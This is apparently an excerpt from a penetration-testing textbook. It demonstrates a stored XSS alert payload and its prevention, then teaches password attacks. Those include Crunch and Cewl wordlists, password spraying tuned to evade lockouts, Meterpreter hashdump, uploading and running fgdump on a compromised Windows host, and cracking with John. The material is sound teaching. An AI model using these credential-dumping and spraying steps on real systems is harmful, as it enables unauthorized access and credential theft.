In this example we will be looking at a comment functionality in a CMS that is vulnerable to stored cross-site scripting. When a comment is posted to a blog (or other CMS), the contributor uses a form on the website to submit the comment. S/he types his or her comment in the box provided, adds a name and then submits the comment which is then written to the database. The comment is then added at the bottom of the webpage when the page reloads.

To demonstrate how a stored XSS vulnerability works we will add the JavaScript below to a comment box that will inject the code in the database. When the code is executed it will display an alert dialog with the text “XSS”.

```
<script>alert("XSS")</script>
```

Before submitting, the comment will look like this:




The screenshot shows a website header with the logo and navigation links: HOME, BLOG, PRICING, BUY NOW, and SHARE. Below the header, a section titled "Comments" displays two existing posts:

Carol Mar 23, 09:42 AM
Great post about XSS, I totally understand how it works now. Would you recommend to use ENT_QUOTES with htmlspecialchars() in PHP?
[REPLY](#) [RETWEET](#) [FAVORITE](#)

Jonathan Mar 23, 09:42 AM
Hi Carol, Thank you very much! Yes, I would recommend to use ENT_QUOTES with htmlspecialchars() in PHP to make sure that single quotes are also escaped.
[REPLY](#) [RETWEET](#) [FAVORITE](#)

Below these comments is a comment form with a text area containing the XSS payload: <script>alert("XSS")</script>. A "POST COMMENT" button is visible at the bottom of the form.

After the form is submitted, the webpage reloads and the comment is added to the web page. Almost instantly we’re presented with the dialog box containing the XSS text proving that the injected JavaScript was indeed executed by our browser:



When we scroll down to the comment section, we can see that the comment we've submitted is added to the page (Although without the JavaScript in the text):

The screenshot shows the comment section of the Virtual Hacking Labs website. The comments are listed as follows:

- Carol** (Profile picture) Mar 23, 09:42 AM
Great post about XSS, I totally understand how it works now. Would you recommend to use ENT_QUOTES with htmlspecialchars() in PHP?
REPLY  
- Jonathan** (Profile picture) Mar 23, 09:42 AM
Hi Carol, Thank you very much! Yes, I would recommend to use ENT_QUOTES with htmlspecialchars() in PHP to make sure that single quotes are also escaped.
REPLY  
- Hacking** (Profile picture) Mar 23, 09:42 AM
Hi Jonathan, It seems like you're not sanitizing user input because your comment functionality is obviously vulnerable to stored XSS.
REPLY  

Below the comments, there is a form for a new comment. It includes a "Name" input field and a larger text area with placeholder text: "Here you can write your nice text".

Something that strikes immediately is that the last comment looks like any other comment. There's no visible HTML, JavaScript or unusual characters to raise suspicion. The only visible confirmation of an exploited XSS vulnerability was the dialog box displayed when the page reloaded. Were the JavaScript payload to be replaced with something more malicious, perhaps with code that transmits your cookies to a 3rd party (i.e. the attacker), this would go entirely unnoticed unless the page's source code were to be analysed. That said, let's take a look at the source code of this page:

293

```

<div class="media">
  <a class="avatar avatar-danger pull-left" href="#"></a>
  <div class="media-body">
    <h3 class="media-heading">Hacking</h3>
    <h5 class="text-muted pull-right">Mar 23, 09:42 AM</h5>
    <p>
      Hi Jonathan, It seems like you're not sanitizing user input because your comment functionality is obviously vulnerable to stored XSS.
      <script>alert("XSS")</script>
    </p>
    <div class="media-footer"></div>
  </div>
</div>
</div>
</div>
</div>

```

Line 8 (with the script tags right behind the comment text), contains the XSS payload written using valid HTML and JavaScript. The validity of the HTML and JavaScript is also the reason why we don't see any indication that an XSS vulnerability being exploited. It will be invisible on the webpage provided the syntax is right and all the tags are closed properly.

Finally let's also look in the database to verify that the payload has, in fact, originated from the database:

			id	comment	name	date
<input type="checkbox"/>				9 Great post about XSS, I totally understand how it ... Carol		2017-10-18 13:40:07
<input type="checkbox"/>				10 Hi Carol, Thank you very much! Yes, I would rec...	Jonathan	2017-10-18 13:45:18
<input type="checkbox"/>				12 your comment functionality is obviously vulnerable to stored XSS. <script>alert("XSS")</script>	Hacking	2017-10-18 14:34:55

As we can see from the screenshot, the JavaScript was successfully injected into the database.

Now that we know how XSS vulnerabilities work we can have a look at a few prevention and mitigation techniques.

XSS Prevention & Mitigation

The main rule for preventing XSS and other injection attacks is never to process untrusted data or to use it directly in HTML output without properly escaping, validating and sanitizing the data. Mitigation of XSS attacks, on the other hand, focuses on minimizing their harm and impact. Next, we will look at escaping, sanitizing and validating user input, filters and web application firewalls.

Escaping input

One way to prevent XSS vulnerabilities from happening is by escaping all user input used in the response HTML. Because HTML only uses a limited set of special characters, we can simply prevent code injection vulnerabilities by escaping this limited set of characters. This can be achieved in PHP with the htmlspecialchars() function which converts certain characters into HTML entities which can't be interpreted as code by a browser.

The following table lists all the characters replaced by the htmlspecialchars() function:

Character	Replacement
& (ampersand)	&
" (double quote)	" unless ENT_NOQUOTES is set
' (single quote)	' or ' only when ENT_QUOTES is set
< (less than)	<

```
> (greater than) &gt;;
```

Let's have a look at what happens when we use the `htmlspecialchars()` PHP function to escape the user input from the stored XSS example we gave earlier. The comment functionality in that example was vulnerable because comments were directly stored in the database.

The following code shows how the `htmlspecialchars()` function can escape the user input (name and comment) in an otherwise vulnerable application. We have also added the `ENT_QUOTES` flag to encode both double and single quotes:

```
$name = htmlspecialchars($_POST['name'], ENT_QUOTES);
$comment = htmlspecialchars($_POST['comment'], ENT_QUOTES);
```

Now let's see what happens if we inject the following simple XSS payload as a comment and submit it:

```
<script>alert("XSS")</script>
```

After submitting a comment, we can see that the XSS payload appears in the comment, but no alert box popped up:



Attacker Mar 23, 09:42 AM

<script>alert("XSS")</script>

REPLY  

If we look at the source code of the comment, we can see that all special characters have been replaced by their encoded variants which prevented the browser from executing the JavaScript code:

```
<div class="media-body">
  <h3 class="media-heading">Attacker</h3>
  <h5 class="text-muted pull-right">Mar 23, 09:42 AM</h5>
  <p>&lt;script&gt;alert(&quot;XSS&quot;)&lt;/script&gt;</p>
  <snip...>
</div>
```

Tip: More information about encoding characters with `htmlspecialchars()` and `htmlentities()` in PHP can be found in the manual:
<http://www.php.net/manual/en/function.htmlspecialchars.php>
<http://www.php.net/manual/en/function.htmlentities.php>

Sanitizing input

Instead of escaping data we can also sanitize or clean data. While escaping data converts special characters to the corresponding HTML entities, sanitizing it may remove or replace characters or HTML tags entirely. When sanitizing data, a developer should always ensure that the data will still be usable after it has been sanitized. Removing HTML tags or special characters from user input which is to be used as HTML later on is likely to cause unwanted results.

Validating input

Apart from escaping and sanitizing untrusted user input, it is also important that data is validated before it's processed by the application. Input validation is especially helpful in preventing XSS attacks through forms where data entered is expected in a specific format. When you expect some kinds of user input, let's say a zip code or phone number in a form field, it can be validated if the data meets the formatting requirements. For instance, a phone number should not contain any special characters, a zip code format is specific to a country and a tick box should only contain 0 or 1 values. While input validation is not a primary choice for preventing XSS, it is definitely helpful when used in combination with other methods. When we're able to validate data formats, such as with the form fields mentioned above, we reduce the attacker's options and minimize the harmful effects should any injection vulnerability occur.

Web Application Firewalls

A web application firewall (WAF) is a firewall that monitors HTTP traffic to and from the web application and blocks content defined as unwanted or malicious. The WAF applies a set of rules to detect malicious activity and uses patterns to determine whether the traffic indicates the exploitation of security flaws (such as through SQL injection, cross-site scripting or file inclusion). Web application firewalls can come in the form of (part of) a virtual or hardware appliance such as Citrix NetScaler Application Firewall, Barracuda Networks WAF or Fortinet FortiWeb. Web application firewalls can also come as a plugin for web applications (such as the very popular WordFence plugin for WordPress installations) or delivered as cloud-based WAFs such as Sucuri, Cloudflare and Incapsula.

HttpOnly flag

In 2002, Microsoft introduced an optional cookie flag called 'HttpOnly' which, when set, prevents JavaScript from accessing cookies and only sends it to the webserver (hence the name 'HttpOnly'). Setting this flag should prevent cookie theft and session hijacking through XSS vulnerabilities. When a supported browser detects the HttpOnly flag on a cookie requested by a client-side script (for example by `document.cookie` in JavaScript), it will simply return an empty string. Today all major vendors support the HttpOnly flag, but HttpOnly is only considered to be quite a limited form of XSS mitigation. It prevents an attacker from exploiting an XSS vulnerability to access a victim's protected cookies, but it doesn't protect from other harmful effects of XSS nor does it stop a skilled attacker from impersonating a victim in other ways. The attacker still has full access to the session on the user's machine and can perform arbitrary web requests.

When it comes to XSS mitigation HttpOnly should only be considered as an extra, additional layer of protection. It doesn't stop or prevent XSS attacks and HttpOnly has been successfully bypassed in the past. For example, Cross-Site Tracing (XST) (a sub-set of XSS) uses TRACE requests to expose protected cookies. While browsers have long prevented TRACE requests by JavaScript, newly devised methods, attacks and flawed implementations may well introduce vulnerabilities that allow HttpOnly restrictions to be circumvented.

Links

<https://www.owasp.org/index.php/HttpOnly>

https://www.owasp.org/index.php/Cross_Site_Tracing

8 Password attacks

In this chapter we will learn how to attack authentication mechanisms using password attacks. Authentication is the process of proving that you are the person you claim to be. A combination of a user id with a password is one of the most common methods used for authentication and in this chapter, we will learn how to use various tools and techniques to break it. Authentication by password is a mechanism used on almost every kind of device and service ranging from web applications and network devices to the apps running on your mobile devices. 'Are you really the administrator of web application X or a valid user of application Y? Then prove it by providing your password.' Unsecure passwords raise serious security issues and can cause devastating consequences. Here are a few of the most commonly seen issues affecting password security:

- Failure to change default passwords
- Weak and/or easy to guess passwords
- Hardcoded passwords (built-in passwords which can't be changed)
- Weak encryption methods
- Unsecure storage
- Unsecure transfer of passwords
- Reusing passwords on different devices, websites or applications

Passwords attacks mainly focus on retrieving and breaking passwords and hashes through a variety of methods. Attackers can lookup default passwords for specific devices in the manual, read passwords from computer memory, guess easy passwords and also use different brute force and dictionary attacks to break passwords. Default, weak and hardcoded passwords are commonly factory installed on many devices, services and even web applications. A good example of a widespread factory-installed default password can be found on network devices with the SNMPv1 service enabled. By convention devices that use the SNMPv1 protocol ship with a default community string that is as a password to get read access to configuration parameters. The default community string in this case functions as a password that is programmed by the vendor.

Default passwords are not only used in network services and devices but also in web applications. Many web applications install default accounts and sometimes even default passwords, such as Apache Tomcat Manager and Apache Guacamole, a popular open-source remote desktop gateway. Finally, it is also very common for (home) network devices to have web applications used for configuration and administration of the device. Many of these devices use default credentials to access the administration functionality and are definitely worth trying on a penetration test.

Biometric authentication

There was a belief at some point that biometrics would replace passwords as the main form of authentication. Biometric authentication relies on identifying someone through unique biological characteristics such as fingerprints, retinal and iris scanning, facial recognition and voice pattern analysis. However, biometric identification has some major drawbacks that are hard to overcome. Can you think of any?

Another very common security risk is caused by users and administrators using the same password for different accounts and services. This means only one account needs to be compromised for the attacker to gain access to the user's entire technological existence. This can be especially serious

where the compromised account belongs to a network or web administrator responsible for maintaining the whole system. Think of web administrators that use the same password for their WordPress administrator account and the root account for the SQL database server. Another commonly seen threat is system administrators that re-use a local administrator password for the domain administrator account or the other way around. Both scenarios allow the attacker to attack the weakest link and gain multiple and greater access levels.

Not only system administrators re-use passwords, it most likely happens at a much greater scale on the end-user level. How many accounts have you registered for that use the same password? How many accounts do you have that reuse the same password and were any of these accounts compromised before?⁶ Did you use strong, secure and unique passwords for them? Probably not, and if you did, the definition of a 'secure' password also changes over time because of constantly evolving technology and increasing computing power. Good examples are the MD5 and SHA-1 hashing algorithms. MD5 used to be the industry standard for hashing password files, but these days it is considered very insecure - not because the algorithm has any inherent weakness, but because the hash value is no longer sufficiently complex. Modern technology can try millions of passwords in a very short space of time and will soon find a match.

Before we learn how to perform different password attacks using brute force techniques, we must first learn how to generate our own customised password lists using tools such as Crunch and Cewl. These tools can make password attacks a lot easier by adapting list content to a specific target. We will also see how to break Windows passwords and hashes with a tool called John.

Passwords are often stored in hash format instead of in clear text which means, even if the database is compromised by an attacker, the password can't be read – at least not without some further processing. In such a situation the attacker will typically use a list or table of pre-prepared password hashes and compare the entries in the table against the target password hash. If s/he gets a match the attacker simply reads back which password created that hash.

Downsides of biometric authentication systems

1. You can change compromised passwords but you can't change biometrics.
2. What if your biometrics have been stolen?
3. Biometrics can have serious consequences for your privacy and anonymity because biometric characteristics are unique and directly link back to you.
4. Sharing a password can be a temporary solution in emergency situations, biometrics cannot be shared.
5. Biometrics can change over time resulting in false negatives.
6. Biometrics options are limited in number (for instance you only have 8 fingers, two thumbs, two eyes and one DNA profile).

⁶ Try entering your email address here: <https://haveibeenpwned.com> If your email is shown then it means somewhere your account data has been compromised.

Generating effective password lists

If you have ever worked in an IT role that involved end-user support or managing user passwords, you've undoubtedly seen a lot of inadequate user passwords. How many of these were based on personal data like a name combined with the year of birth, close family or pet names, or something as obvious as the season followed by the current year? Probably a lot!

In this section we will create password lists for brute force and dictionary attacks and look at the inherent risks in default and easy-to-guess passwords.

Password dictionary and brute force attacks

A dictionary attack involves creating a file of obvious or popular passwords, such as commonly used passwords, names and simple variations of specific data. Effective dictionary files are not based on uneducated guessing but combine reasoning and research for optimal results. A good starting point would be to determine password policies to narrow down the number of possibilities. If all passwords must be at least 8 characters long and include letters, numbers and signs, trying passwords that do not meet the requirements are sure to fail. The next step would be to try to collect information about targeted users or organizations that can be helpful in creating the list. Information such as the names of family members, pets or the persons' interest can be very useful as can birth dates or starting date/season of a job to create variations.

Remember what we said about passive information gathering techniques back in Chapter 3? We explored how useful information can be gleaned from publicly available sources (such as websites, social media, online discussion boards and data breaches) and how attackers will use such sources to gather a wide range of information including password formats, names of employees and any social media content with personal data such as a spouse's or child's name, birthdays, or even a favorite holiday destination. These details and research will then be used to construct password lists aimed at a specific target. Where a company is the target, personal background information on staff can greatly increase the attack surface and the chances of success.

With knowledge of the password policies and information about the target(s) we can start creating a dictionary file. To maximize the effectiveness of the dictionary file, the next step would be to extend the file with modified dictionary entries. The modified entries will include passwords that incorporate common character substitutions, like the number zero replacing the letter 'O', a \$ sign substituting for an 'S' or a 5 for the letter E. Such passwords are very likely to be included in common pre-prepared password lists (such as `rockyou.txt`) but there are also tools that can be used to create them for your custom dictionary.

Customising the dictionary file to the target makes these attacks more effective and efficient than brute force attacks. Brute force lists must include all possible alternatives from a given set of characters. Such lists can become huge in a very short space of time and, as a result, brute force attacks take a very long time to complete (if, indeed, they ever do).

Although dictionary attacks may look like the obvious choice, they aren't always the best option to use. If passwords are a random mixture of lower- and uppercase letters, numbers and special characters, a dictionary attack will fail for sure. Randomly generated passwords are commonly found in WiFi passwords for SoHo routers, passwords generated by password managers and increasingly often in web applications. On the other hand, attacking randomly generated passwords with a brute force attack has, in theory, a 100% success rate provided the right character set and the correct number of characters is used and enough time is available. Even so, strong passwords can take so long to crack that they render brute force attacks impractical. Mathematically, a brute force attack

against a 10-character password derived from a full character set of 94 characters (A-Z, a-z, symbols, 0-9) could take a standard desktop PC millions of years to complete.

**Brute force Attack**

aaaaaaaa
aaaaaaab
aaaaaac
aaaaaad
aaaaaaee

Dictionary Attack

john1975
spring2018
\$pring2018
daniel12
d@ni5l123

Difference between a brute force and dictionary attack.

Rate limiting, account lockout policies and password spraying

Another important matter to consider when guessing passwords are rate-limiting mechanisms and account lockout policies. Many systems implement automatic account lockouts after a certain number of failed sign-in attempts within a certain amount of time. When the number of guessing attempts meet the threshold, the account will lockup for a certain period of time or until the account is unlocked by an administrator. This can also get your IP address blocked from making new attempts, especially on web applications. When guessing passwords, a good starting point would be to find a public endpoint, such as VPN endpoints, webmail or other external-facing services that validate credentials instantly and is preferably not rate-limited or monitored by the target organization.

Another common technique to perform a password dictionary attack without triggering account lockout policies or rate-limiting mechanisms is called *password spraying*. Instead of running a lot of different passwords against a specific target account, password spraying tries common passwords on a large number of accounts in order to identify those accounts that use insecure passwords. Even though an attacker is not able to access a system by the account of choice, it still may serve as an initial foothold in the environment to other systems.

A password spraying attack has to be tuned in a way that it doesn't trigger any defensive mechanisms and preferably avoid detection. This would require an attacker to at least have an idea of the applied lockout policies on a given system. Best practice for system administrators is to set a lockout threshold that is a balance between operational efficiency and security. An optimal lockout threshold should allow legitimate users to have a few failed sign-in attempts but thwart brute force attacks. In practice this means when the account lockout threshold is set to 30 failed sign-in attempts and the account lockout counter is reset every 30 minutes, an attacker can attempt 1 sign-in each minute per account without triggering an actual lockout.

Default passwords

A mistake commonly made by system administrators and home users alike is failing to reset the default passwords supplied with (network) devices, services and web applications. If the default password is not changed it can be easily be recognised and abused by attackers. If when undertaking a penetration test you encounter login panels for network devices such as NAS, surveillance IP

cameras, IP phones, routers, switches or applications and services that may have a default password, always check it out in case it hasn't been changed. Default passwords are included in most password dictionary files, but they can also be found in the product documentation or online for many devices.

Table 1: Default Passwords for Login Page

User Level	User	Password	Web Pages Allowed
End User Level	user	123	Only Status and Basic Settings
Administrator Level	admin	admin	Browse all pages

Default credentials from the product manual of an IP phone.

Weak passwords for Internet of Things (IoT) devices continue to lead to security failures on a regular basis. The configuration for such devices is usually done remotely and many have default credentials to allow first-time configuration straight out of the box through some sort of web portal. However, since vendors of IoT devices don't force users to set a strong password or even to reset the default one, many devices remain exposed and open to be compromised. As soon as an IoT device is connected to the internet, attackers have an opportunity to gain a persistent anchor on your home or company network.

Default Password Horror

Applications and devices with default credentials on the internal network already represent a serious security issue, but when they're exposed to the internet it's a disaster waiting to happen! Recently I was performing a black box test on a large organization and discovered a remote desktop gateway that was exposed to the internet. The remote desktop gateway was used by employees to access physical machines on the internal network over the internet. While you would expect network administrators to secure this 'front door' as a priority, the administrator account had been left with the default password unchanged.

Tools for generating password lists

Now that we have a good understanding of how brute force and dictionary attacks function let's see how we can generate our own customised password lists. Kali Linux, and most other penetration testing distributions, have some great tools for this including Crunch and Cewl.

Crunch

The first tool we will look at is Crunch. Crunch is an easy to use tool for generating a custom password lists that can be used for brute-forcing passwords. Crunch can be used to generate password lists that contain:

- All possible combinations for a given number of letters;
- All combinations for a range of characters followed by static text;
- Specified ranges (for example default router passwords).

In the next section we will walk through some usage examples to create password lists.

Usage examples

Crunch is easy to use and has a very simple command format:

crunch [min length] [max length] [charset] [options]

Type the following command in the terminal to view the crunch 'General Command' manual:

man crunch

```
CRUNCH(1)          General Commands Manual          CRUNCH(1)

NAME
  crunch - generate wordlists from a character set

SYNOPSIS
  crunch <min-len> <max-len> [<charset string>] [options]

DESCRIPTION
  Crunch can create a wordlist based on criteria you specify. The output from
  crunch can be sent to the screen, file, or to another program. The required
  parameters are:

  min-len
    The minimum length string you want crunch to start at. This option is
    required even for parameters that won't use the value.

  max-len
    The maximum length string you want crunch to end at. This option is
    required even for parameters that won't use the value.
```

If you wanted to create a list of passwords consisting of 4 capital letters from the alphabet in all their possible combinations you would use this command:

crunch 4 4 ABCDEFGHIJKLMNOPQRSTUVWXYZ -o /root/Desktop/wordlist.txt

```
root@kali:~/Desktop# crunch 4 4 ABCDEFGHIJKLMNOPQRSTUVWXYZ -o /root/Desktop/word
list.txt
Crunch will now generate the following amount of data: 2284880 bytes
2 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 456976
crunch: 100% completed generating output
```

To generate a similar list, but for passwords with all the possible combinations for 5 digits, you would enter this:

crunch 5 5 0123456789 -o /root/Desktop/numbers.txt

```
root@kali:~/Desktop# crunch 5 5 0123456789 -o /root/Desktop/numbers.txt
Crunch will now generate the following amount of data: 600000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000
crunch: 100% completed generating output
```

This next command creates a wordlist of passwords of 4 capital letters in all possible combinations followed by the number 1980. The 1980 value could, for instance, represent the target's year of birth:

```
crunch 8 8 ABCDEFGHIJKLMNOPQRSTUVWXYZ -t @@@@1980 -o /root/Desktop/wordlist.txt
```

```
root@kali:~/Desktop# crunch 8 8 ABCDEFGHIJKLMNOPQRSTUVWXYZ -t @@@@1980 -o /root/Desktop/wordlist.txt
Crunch will now generate the following amount of data: 4112784 bytes
3 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 456976

crunch: 100% completed generating output
root@kali:~/Desktop# cat /root/Desktop/wordlist.txt
AAAA1980
AAAB1980
AAAC1980
```

Using the -p option in Crunch prevents characters or words from being repeated. This is especially useful when generating a wordlist with different combinations of given words. Let's have a look at how this works if we specify the words 'Virtual Hacking Labs':

```
crunch 1 2 -p Virtual Hacking Labs
```

```
root@kali:~# crunch 1 2 -p Virtual Hacking Labs
Crunch will now generate approximately the following amount of data: 114 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 6
HackingLabsVirtual
HackingVirtualLabs
LabsHackingVirtual
LabsVirtualHacking
VirtualHackingLabs
VirtualLabsHacking
```

This time we didn't output the results to a file but to the console by removing the output (-o) flag. As we can see the output consists of 6 different variations (i.e. all the available combinations from three words). Please note that the min and the max length values aren't used by Crunch in this case and can be set as anything, but they must be included in the command.

Cewl

Cewl is a great tool that spiders through (i.e. indexes) all the webpages of a website based on the parameters you set and then outputs a list of all words it finds there.

Here are a few of the important parameters:

```
-m is the minimum word length for words to save to the wordlist.
-d is the maximum depth the spider is allowed to scrape.
-o is offsite, used to allow the spider to leave the current website to another
website.
-w writes to output file, specify the output file here.
```

The first three flags are used to specify the length of words to be saved to the wordlist, the maximum depth Cewl (i.e. how many links to follow) is allowed to scrape and if it's allowed to leave the current website. The -m, -d and -o parameters can impact enormously on the time the tool takes to produce

the wordlist. For this reason, it is best not to set the value for `-d` (scanning depth) too high - especially when used in conjunction with `-o` which allows the spider to visit other sites.

```
root@kali:~# cewl --help
CeWL 5.2 (Some Chaos) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Usage: cewl [OPTION] ... URL
  --help, -h: show help
  --keep, -k: keep the downloaded file
  --depth x, -d x: depth to spider to, default 2
  --min_word_length, -m: minimum word length, default 3
  --offsite, -o: let the spider visit other sites
  --write, -w file: write the output to the file
  --ua, -u user-agent: user agent to send
  --no-words, -n: don't output the wordlist
  --meta, -a include meta data
  --meta_file file: output file for meta data
  --email, -e include email addresses
  --email_file file: output file for email addresses
  --meta-temp-dir directory: the temporary directory used by exiftool when parsing files, default /tmp
  --count, -c: show the count for each word found

  Authentication
  --auth_type: digest or basic
  --auth_user: authentication username
  --auth_pass: authentication password

  Proxy Support
  --proxy_host: proxy host
  --proxy_port: proxy port, default 8080
  --proxy_username: username for proxy, if required
  --proxy_password: password for proxy, if required

  --verbose, -v: verbose
```

Let's try Cewl to spider the official Kali Linux website to find words with 8 letters or more and go 1 level deep:

```
cewl -d 1 -m 8 -w /root/Desktop/cewl.txt https://www.kali.org
```

```
root@kali:~/Desktop# cewl -d 1 -m 8 -w /root/Desktop/cewl.txt https://www.kali.org
CeWL 5.2 (Some Chaos) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@kali:~/Desktop# cat cewl.txt | wc -l
907
root@kali:~/Desktop# head cewl.txt
Documentation
Security
Offensive
Community
Penetration
penetration
Training
Download
Repository
NetHunter
```

Tip: Is Cewl not working as expected? Keep in mind that tools like this generate a large number of requests for a given website which may trigger web application firewalls (WAF). When Cewl doesn't output any results, you can use the `-v` flag for verbose output which maybe give you a clue about the problem (such as WAF blocking requests).

As we can see Cewl found a total of 907 words on the [kali.org](https://www.kali.org) website and saved the results to a text file that we can then use for password attack in tools like John.

Windows passwords and hashes

Hashing is the application of a mathematical algorithm to a file or files to generate an alphanumeric string called a hash value, code, digest or, simply, a hash. Cryptographically secure hashes cannot be reverse engineered to find the original string so, to break (or 'crack') a hashed password usually requires a technique that tries to match the hash value of the password against a prepared list of known hash values. In the following sections we will be looking at extracting hashed Windows passwords using fgdump and Meterpreter's built-in hashdump functionality. Once we have extracted the password hashes we will brute force them using the John tool to find the clear text password. Finally, we will have a look at a very popular pentest tool named Mimikatz and learn how to extract credentials from memory.

Dumping SAM files

A very common way of capturing hashed passwords on older Windows systems is to dump the Security Account Manager (SAM) file. The Security Account Manager is a database file in Windows XP, Windows Vista, Windows 7, 8.1 and 10 that stores user passwords. It can be used to authenticate local and remote users on the system.

LM

Older Windows versions (pre-Windows 2003) use a very weak hashing function called LM (LanMan or LAN Manager). LM converts all characters to uppercase and then splits the password into separate strings of a maximum of 7 characters before hashing them. It doesn't use salts⁷. You have probably already guessed that LM authentication is extremely insecure and should never be used, but chances are that you will encounter LM on legacy systems such as Windows 95, 98 and ME.

NTLM

The more recent versions of Windows (Vista and up) disable LM by default and use the more secure NTLM (NT Lan Manager). It supports all Unicode characters, is case sensitive and does not split passwords into 7-character strings. Although NTLM is an improvement on LM it still doesn't use salted hashes which means NTLM is vulnerable to rainbow table and brute force attacks.

Extracting password hashes from the SAM

The SAM file cannot be accessed directly while Windows is running because it's locked by the Windows operating system. However, there are several tools available for extracting the password hashes from memory such as pwdump, fgdump and, if you have a Meterpreter session on the system (or you set one up), you can also use the hashdump post-exploitation module.

Meterpreter will dump the hashes to the screen simply by typing:

hashdump

```
meterpreter > hashdump
admin:1004:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:42d3f61c96de221e2738422446e6c10b:0c8dac1e50c0bcd46ac00f0cbbf4216:::
```

⁷ A salt is a series of random characters that are added to a password before hashing it.

You can also use pwdump or fgdump (a newer version of pwdump) on a compromised host to dump the password file to a text file. Use **locate pwdump** or **locate fgdump** command to find the tool on your Kali Linux machine so you can transfer it to the compromised host with Meterpreter.

Let's use a Meterpreter session to upload fgdump.exe to a target host:

```
upload /usr/share/windows-binaries/fgdump/fgdump.exe c:\\
```

```
meterpreter > upload /usr/share/windows-binaries/fgdump/fgdump.exe c:\\
[*] uploading  : /usr/share/windows-binaries/fgdump/fgdump.exe -> c:\\
[*] uploaded   : /usr/share/windows-binaries/fgdump/fgdump.exe -> c:\\\fgdump.exe
```

Remember to use \\ (double backslash) in the Windows path. Now execute fgdump.exe from a system shell (in Meterpreter type 'shell'):

```
meterpreter > shell
Process 1568 created.
Channel 3 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\\WINDOWS\\system32>cd ..
cd ..

C:\\WINDOWS>cd ..
cd ..
```

And then execute fgdump.exe:

```
C:\\>fgdump.exe
fgdump.exe
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

No parameters specified, doing a local dump. Specify -? if you are looking for help.
--- Session ID: 2017-02-21-10-39-00 ---
Starting dump on 127.0.0.1

** Beginning local dump **
OS (127.0.0.1): Microsoft Windows XP Professional Service Pack 3 (Build 2600)
Passwords dumped successfully
Cache dumped successfully

-----Summary-----
Failed servers:
NONE

Successful servers:
127.0.0.1

Total failed: 0
Total successful: 1
```

As you can see the passwords were successfully retrieved and written to a file called '127.0.0.1.pwdump' which can be found in the same directory as fgdump.

```
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 143E-C8EB

Directory of C:\

02/21/2017  11:39 AM           327 127.0.0.1.cachedump
02/21/2017  11:39 AM           592 127.0.0.1.pwdump
02/21/2017  11:39 AM           456 2017-02-21-10-39-00.fgdump-log
10/26/2016   10:09 AM           0 AUTOEXEC.BAT
10/26/2016   10:09 AM           0 CONFIG.SYS
10/26/2016   12:33 PM    <DIR>      Documents and Settings
02/21/2017  11:36 AM           974,848 fgdump.exe
10/26/2016   10:32 AM    <DIR>      Program Files
10/26/2016   12:34 PM    <DIR>      WINDOWS
                           6 File(s)   976,223 bytes
                           3 Dir(s)   5,517,881,344 bytes free
```

This is what the file looks like:

```
C:\>type 127.0.0.1.pwdump
type 127.0.0.1.pwdump
admin:1004:F0D412BD764FFE81AAD3B435B51404EE:209C6174DA490CAEB422F3FA5A7AE634:::
Administrator:500:NO PASSWORD*****:NO PASSWORD*****:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
HelpAssistant:1000:42D3F61C96DE221E2738422446E6C10B:0C8DAC1E50C0BCDA46AC00F0CBBF4216:::
```

These hashes can be attacked with the john tool, but first they must be saved to a text file on the desktop named hashes.txt. After that start john and supply the hashes.txt file with the following command:

```
john --wordlist=/usr/share/john/password.lst /root/Desktop/hashes.txt
```

```
root@kali:~# john --wordlist=/usr/share/john/password.lst /root/Desktop/hashes.txt
Created directory: /root/.john
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT-old"
Use the "--format=NT-old" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 4 password hashes with no different salts (LM [DES 128/128 AVX-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
          (Administrator)
ADMIN      (admin)
